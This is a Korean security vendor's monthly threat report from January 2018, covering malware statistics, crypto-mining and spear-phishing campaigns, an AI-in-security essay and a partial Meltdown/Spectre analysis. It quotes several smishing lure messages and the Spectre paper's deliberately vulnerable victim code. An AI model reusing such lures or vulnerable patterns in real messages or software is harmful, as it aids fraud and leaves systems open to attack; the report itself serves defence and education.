이스트시큐리티

보안 동향 보고서

No.100 2018.01

No.100 2018.01

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

알약 M 스미싱 분석

1. 악성코드 동향

12 월은 가상화폐 관련 다양한 보안이슈들이 발생했던 달이었습니다.
비트코인을 비롯하여 다양한 가상화폐들이 관심을 모으면서 많은 사람들이 가상화폐 거래로 몰렸고, 공격자들도 이러한 심리를 악용하여 다양한 형태의 공격을 시도했습니다.

1. 가상화폐 거래소 관계자들을 대상으로 하는 사이버범죄 시도 정황 포착

가상화폐 거래소 관계자들을 대상으로 정상적인 채용관련 문의 또는 입사지원을 사칭한 스피어피싱 공격이 발견되었습니다. 공격자가 보낸 메일에는 악의적인 포스트스크립트가 포함된 HWP 문서파일이 첨부되어 있으며 메일 수신자가 이를 열면 실제 문서가 열리긴 하지만 백그라운드에서는 악성 스크립트가 실행되게 됩니다. 이로 인해 특정 C&C 서버와 통신을 시도하고 감염된 사용자 정보를 유출하는 동시에 추가적인 원격제어 등의 공격이 가능해지는 공격이 발견되었습니다.

2. 기존 랜섬웨어 공격자들이 랜섬웨어가 아닌 가상화폐 채굴 악성코드를 배포하는 시도 발견

기존에 비너스락커(VenusLocker)와 오토크립터(AutoCryptor) 랜섬웨어를 유포하던 공격자가 12 월에는 랜섬웨어가 아닌 가상화폐 채굴을 시도하는 마이닝 악성코드를 배포하는 공격이 확인되었습니다. 이들은 LNK 바로가기파일 및 EXE 실행파일등을 메일에 첨부하며 실제 한국인이 작성한 듯한 유창한 한국어 메일을 보내서 사용자들을 현혹하였습니다.

이 밖에도, 일반기업 채용 및 인사담당자들 대상으로 구직문의, 채용문의 등의 내용으로 위장한 메일을 보내고 마이닝 악성코드를 첨부하는 공격시도도 다수 발견되었습니다. 또한 동영상 파일로 위장한 가상화폐 채굴 악성코드가 페이스북 SNS 메시지를 통해 다수 전파된 것이 확인되기도 하였습니다.

비트코인뿐만 아니라, 모네로 등의 여러가지 가상화폐의 시세가 치솟자 공격자들은 트렌드를 반영하여 곧바로 사용자 대상으로 가상화폐를 사용자 몰래 채굴하는 마이닝 악성코드의 배포로 전환한 모습입니다.

사용자 여러분들은 기존 APT 공격 또는 랜섬웨어 공격을 시도하던 공격자들이 다양한 형태의 공격시도를 보이고 있다는 점에 주목하고, 의심스러운 이메일 첨부파일이나 URL 링크를 함부로 클릭하거나 열어보지 않도록 주의해야 하며, 사용중인 OS 와 SW 의 보안패치를 반드시 최신버전으로 업데이트하여 사용하셔야 합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2017 년 12 월의 감염 악성코드 Top 15 리스트에서는 지난 11 월에 각각 1,2 위를 차지했던 Trojan.HTML.Ramnit.A 와 Trojan.Agent.gen 이 12 월 Top 15 리스트에서도 동일한 순위를 보였으며, 다만 Trojan.Agent.Gen 등 1,2,3 위를 차지한 악성코드 탐지명의 감염건 수 자체는 11 월에 비해 12 월에는 거의 절반 가까이 하강한 수치를 기록했다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	1,053,425
2	-	Trojan.HTML.Ramnit.A	Trojan	319,755
3	-	Trojan.LNK.Gen	Trojan	230,666
4	-	Adware.SearchSuite	Adware	185,984
5	New	Win32.Ramnit	Trojan	168,713
6	↑7	Misc.HackTool.AutoKMS	Trojan	138,057
7	↑4	Backdoor.Agent.Orcus	Backdoor	125,114
8	↓3	Misc.Keygen	Trojan	119,886
9	↑3	Adware.GenericKD.5981996	Adware	119,798
10	↓2	Exploit.CVE-2010-2568.Gen	Exploit	118,622
11	↓2	Misc.Riskware.BitCoinMiner	Trojan	109,481
12	↓5	Win32.Neshta.A	Trojan	101,158
13	New	VB:Trojan.VBS.VCF	Trojan	98,789
14	↓4	Worm.ACAD.Bursted.doc.B	Worm	80,025
15	↓9	Backdoor.Generic.792814	Backdoor	70,598

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2017 년 12 월 01 일 ~ 2017 년 12 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 77%를 차지했으며 애드웨어(Adware) 유형이 10%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


12 월에는 11 월과 비교하여 전반적인 악성코드 감염 카테고리 비율이 거의 유사하게 기록되었으며, 전체적인 감염 악성코드 수치는 큰 폭으로 감소하였다.




3. 허니팟/트래픽 분석

12 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2017 년 7 월 ~ 2017 년 12 월

4. 알약M 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2017년 12월 01일 ~ 2017년 12월 31일
총 신고건수	3,050 건

키워드별 신고내역

키워드	신고 건수	비율
예식	451	14.79%
장소	230	7.54%
오시는길	136	4.46%
운송장	25	0.82%
사진	24	0.79%
결혼	19	0.62%
민원	9	0.30%
동영상	5	0.16%
청첩장	2	0.07%
수령	1	0.03%

스미싱 신고추이

지난달 스미싱 신고 건수 3,695 건 대비 이번 달 3,050 건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 645 건 감소했다. 이번 달은 예식 관련 스미싱이 대부분을 차지했다.

알약이 뽑은 12 월 주목할만한 스미싱

특이문자

순위	문자 내용
1	[Web 발신] 예식일시:2018.1.6 오전10 시 오시는길
2	[Web 발신] [C] 대한통운]운송장번호[962****]배송주소 재확인.반송처리
3	[Web 발신] [민원알림] 민원이 접수되어 통보드립니다. 확인

다수문자

순위	문자 내용
1	[Web 발신] 예식일시:2018.1.6 오전10 시 오시는길
2	[Web 발신] 장소안내
3	[Web 발신] 오시는길
4	[Web 발신] [C] 대한통운]운송장번호[962****]배송주소 재확인.반송처리
5	빨^리 가^봐^봐 여기 왜 니 ^사진 ^있지?
6	[Doubt] 저 결혼해요.^^ 예약일시:2017.12.23
7	[Web 발신] [민원알림] 민원이 접수되어 통보드립니다. 확인
8	^^ 여^기^에^ 너 ^이상한 동영상^ 있^는데 바로 삭제하세요
9	[Web 발신] 꽃처럼예쁘게잘살겠습니다일시 12 월23 일오후2 시장소:펠리체아트홀청첩장
10	[Web 발신] 수령확인

※ 2018 년 2 월호부터 이스트시큐리티 보안동향보고서 내 알약M 스미싱 분석 콘텐츠 제공이 중단됩니다. 해당 내용은 앞으로 이스트시큐리티 알약 블로그(https://blog.alyac.co.kr)내 스미싱 알림을 참고 부탁 드립니다.

02

전문가 보안 기고


1. 차세대 성장 엔진 '인공지능(AI)', 사이버 보안에도 기회의 시장일까?

2. 인텔 CPU 취약점(Meltdown & Spectre) 상세분석

1. 차세대 성장 엔진 '인공지능(AI)', 사이버 보안에도 기회의 시장일까?

4 차 산업혁명 시대, 최신 글로벌 IT 트렌드에 빠지지 않는 요소중 하나는 '인공지능(AI)' 입니다.

구글의 알파고(AlphaGo)와 이세돌 9 단의 충격적인 바둑 대결이 펼쳐진 지 어느새 2 년이 지났으며, 그만큼의 시간 동안 AI 는 다양한 분야에서 다양한 형태로 더욱 우리 삶의 가까이에 다가왔습니다. AI 기술은 이른바, 차세대 성장 엔진으로 평가받고 있습니다.



자료: IDC

IDC 의 시장 조사 결과, 글로벌 AI 시장규모는 2020 년까지 연평균 55.1%씩 성장할 전망이며, 2022 년엔 1,000 억달러(약 112 조원)를 넘어설 것으로 예상되고 있습니다. 구글 최고경영자(CEO) 순다 피차이도 '모두를 위한 AI'라는 제목의 기조연설에서 우리는 현재 모바일 퍼스트(Mobile-first)에서 AI 퍼스트(AI-first)의 세계로 전환하는 컴퓨팅의 전환기를 맞고 있다며, AI 기술에 집중 투자할 것을 밝힌 바 있습니다.

02 전문가 보안 기고

미래창조과학부의 조사에 따르면 국내의 인공지능 시장도 2016 년 5.4 조 원에서 2020 년 11.1 조 원으로 연평균 19.7% 성장할 전망입니다.
AI 기술이 산업 전반의 변화와 함께 사회, 문화적인 패러다임의 변화를 가져올 것으로 예상되는 가운데, 보안 산업 종사자로서 몇 가지 질문을 던져보고자 합니다.

AI 기술이 가져오는 미래는 과연 장밋빛일까?

AI 가 내가 좋아하는 음악을 추천해줄 수 있을까? 야구기사를 쓸 수 있을까? 회계 업무를 대체할 수 있을까?

이 같은 물음에 과거에는 확답을 하기 어려웠으나, 지금은 많은 사람들이 긍정적인 반응을 보일 것입니다. 실제로 이스트시큐리티의 모기업인 이스트소프트는 일상 속 편리함을 제공하는 다양한 인공지능 서비스를 시작했습니다. 포털사이트의 검색 엔진부터 모두가 즐겨 사용하는 카메라 어플리케이션, 가상 착용이 가능한 쇼핑 플랫폼까지 AI 는 우리 일상 속에서 영역을 넓혀 나가고 있습니다. 우리가 이미 눈으로 보고 귀로 듣고 경험한 만큼, AI 는 희망적인 미래로, 기회의 시장으로 그려지고 있습니다.

AI 가 의사를 대체할 수 있을까?

하지만 이 질문에는 생명을 맡기기엔 아직 시기상조가 아닌가 생각해 선뜻 "Yes"라고 답하는 사람들이 아직 많지 않을 것입니다. 그럼에도 이미 암세포 판정 등의 분야는 수년 전부터 연구되고 있으며, 국내의 경우 IBM 의 의료 인공지능 '왓슨 포 온콜로지(Watson for Oncology)'가 가천대길병원, 부산대병원 등에 도입되는 등, 의료기기 분야에서 AI 는 매력적인 신규 사업 분야로 인식되고 있습니다.

물론 임상 검증을 포함해 제도적 시스템 등 기본 논의가 충분히 이루어지지 않았고, 문제 발생 시 책임소재가 불분명하다는 점 등을 빌어 의료업계의 무분별한 AI 흡수에 대해 우려를 내비치고 목소리도 여전히 많이 있습니다. 실제로 식품의약품안전처는 지난해 11 월 왓슨을 의료기기로 분류할 수 없다고 판정했고, 세계 최고 암센터인 미국 MD 앤더슨 암센터가 임상 검증 미흡 등을 이유로 '왓슨'의 도입을 취소한 사례도 있습니다.

이는 비교적 생명과 관련 없어 보이는 사이버 보안 분야도 마찬가지 일 것입니다. 사이버 보안은 대소를 막론하고 기업의 존폐(생명)를 흔드는 영역이라고 말할 수 있습니다.

AI 가 해커를 잡아내고, 배후를 밝혀내고, 사이버 공격을 예견하고, 사이버 위협 분석가를 대체할 수 있을까요?

질문에 앞서 잊지 말아야 할 것은, 공격자들은 이미 AI, 머신러닝 등 신기술을 도입해 악성코드 제작을 자동화하고, 사회공학적 기법을 학습하고, 탐지를 우회하는 등 사이버 공격에 활용하기 시작했다는 점입니다.

AI 의 어깨에 보안을 맡길 수 있을까?

많은 보안 기업들이 앞다투어 머신러닝과 딥러닝과 같은 AI 기술 도입을 역설하고 있습니다. 현재 사이버 보안 업계에서는 AI 를 크게 2 가지의 위협 인텔리전스 분석에 활용하고 있습니다. ▲ 하루에도 수십 만 개씩 생성되는 악성코드 등 엔드포인트 위협 탐지 및 분석 자동화와 ▲ 네트워크 및 시스템 이상 행위를 탐지하는 보안 관제 시스템 등입니다.

AI 는 인간의 손이 미치지 않는 영역, 24 시간 실시간으로 대응해 줄 수 없는 부분에서 보안 담당자의 많은 부담을 덜어 줄 잠재력이 있습니다. 일과 삶의 균형을 추구하는 이른바 워라밸 시대에, 위협 인텔리전스를 분석하는 리소스를 절약하여 보안 담당자에게 저녁이 있는 삶을 제공할 수도 있을 것입니다. 기존의 위협 탐지 및 분석보다 적극적인 방어 수단으로서 더 높은 위협 가시성을 제공하고 있으며, 앞으로도 사이버 보안 분야의 AI 의 도입 사례는 계속해서 늘어날 것입니다.

보안 AI 기술이 갖춰야 할 필수 요건은?

하지만 (슬프게도) 현실적으로 현재의 인공지능 기술은 모든 문제를 해결해 줄 수 있는 단계는 아니며, 아직까지 사이버 보안의 주도권은 인간이 쥐고 있습니다.

적어도 현재까지는 모라벡의 역설(Moravec's Paradox)처럼 인간이 잘하는 것은 인공지능이 못하고, 인공지능이 잘하는 것은 인간이 못하는 부분이 있습니다. 다시 말해, 인간이 머신 러닝처럼 다량의 데이터를 한꺼번에 학습할 수 없지만, 머신 러닝이 스스로 학습해 제대로 된 결과를 내기 위해서는 학습을 위한 데이터가 필요하며, 이 입력 데이터는 결국 인간에게서 나오기 때문에 그에 따라 머신러닝 결과 품질이 바뀔 수도 있습니다. AI 기술의 활용은 보안 전문가의 콘텐츠가 뒷받침 되어야 합니다.

보안 인텔리전스를 가진 전문가들이 중심이 되어 AI 를 도구로써 활용하고 기존 시스템과 결합시켜 환경을 개선해 나간다면, AI 가 줄 수 있는 혜택은 무궁무진해 보입니다. AI 는 차세대 성장 동력으로서 사이버 보안의 정의를 새롭게 써내려 갈 것입니다.

2. 인텔 CPU 취약점(Meltdown & Spectre) 상세분석

이스트시큐리티는 인텔 취약점 (Meltdown&Spectre)에 대해 난이도나 그 위험도가 높은만큼, 상세분석을 진행하였습니다.

개요

이번에 공개 된 Meltdown & Spectre 관련 취약점은 아래 3 개입니다.

Variant 1: bounds check bypass (CVE-2017-5753)
Variant 2: branch target injection (CVE-2017-5715)
Variant 3: rogue data cache load (CVE-2017-5754)

Variant 1, 2 는 Spectre 취약점이며 Variant 3 은 Meltdown 취약점 입니다.

동작 분석

Variant 1: bounds check bypass (CVE-2017-5753)

해당 취약점은 CPU 의 추측에 의한 코드가 미리 실행되는 최적화 기술(Speculative execution)의 맹점을 이용, 캐시된 상태를 추론하는 방법으로 비인가된 메모리 영역의 값을 유추합니다.

예를 들어, 아래 '취약한 코드 예시[1]' 같은 배열의 크기를 넘어서는 인덱스를 참조하려는 경우 조건에 의해 논리적으로는 해당 메모리 공간은 접근되지 않습니다.

그러나 표현된 코드의 의도와는 다르게, 최신 프로세서는 빠른 실행을 위해 조건 검사 시점에서 병렬 프로세싱으로 조건문 내부의 코드를 미리 실행하여 준비해두고, 만약 조건이 맞지 않을 경우 미리 실행된 상태를 버리는 방식으로 동작하게 됩니다.

다만 이 과정에서 프로세서는 미리 실행된 상태만 버릴 뿐, 빠른 메모리 재접근을 위한 캐시 상태는 그대로 두게 되는데, 만약 악의적인 목적으로 배열의 인덱스를 비인가 메모리 영역으로 참조하게끔 구성한다면 비록 코드는 실행되지 않더라도 비인가된 메모리 영역이 캐시 상태에 남게 됩니다.
이 때 본 취약점의 원리는 메모리 접근 명령어를 실행하는데에 걸리는 시간을 측정하여 대상 주소가 캐시된 상태인지 추론하는 아이디어를 이용, 지정한 비인가 메모리 영역의 값을 추론하는 방법을 이용합니다.


```
/*********************************************************************
 Victim code.
 *********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  }
}
```

Figure 1. 취약한 코드 예시[1] 〈출처 : https://spectreattack.com/spectre.pdf〉

Variant 2: branch target injection (CVE-2017-5715)

해당 취약점은 프로세서 예측 실행 기능 중 간접 분기 예측기를 이용합니다.

이 예측기는 간접 분기문을 해석하기 전 실행 된 분기문의 주소와 목적지 주소로의 매핑을 유지해주는 프로세서 분기 대상 버퍼(BTB)를 사용해 간접 분기문의 목적지 주소를 예측 실행합니다. 이 때 동일한 프로세서에서 실행되는 프로세스들은 BTB 가 공유되기 때문에 BTB 를 사용한 예측 실행 시 프로세스들 간 영향이 발생 될 수 있습니다.

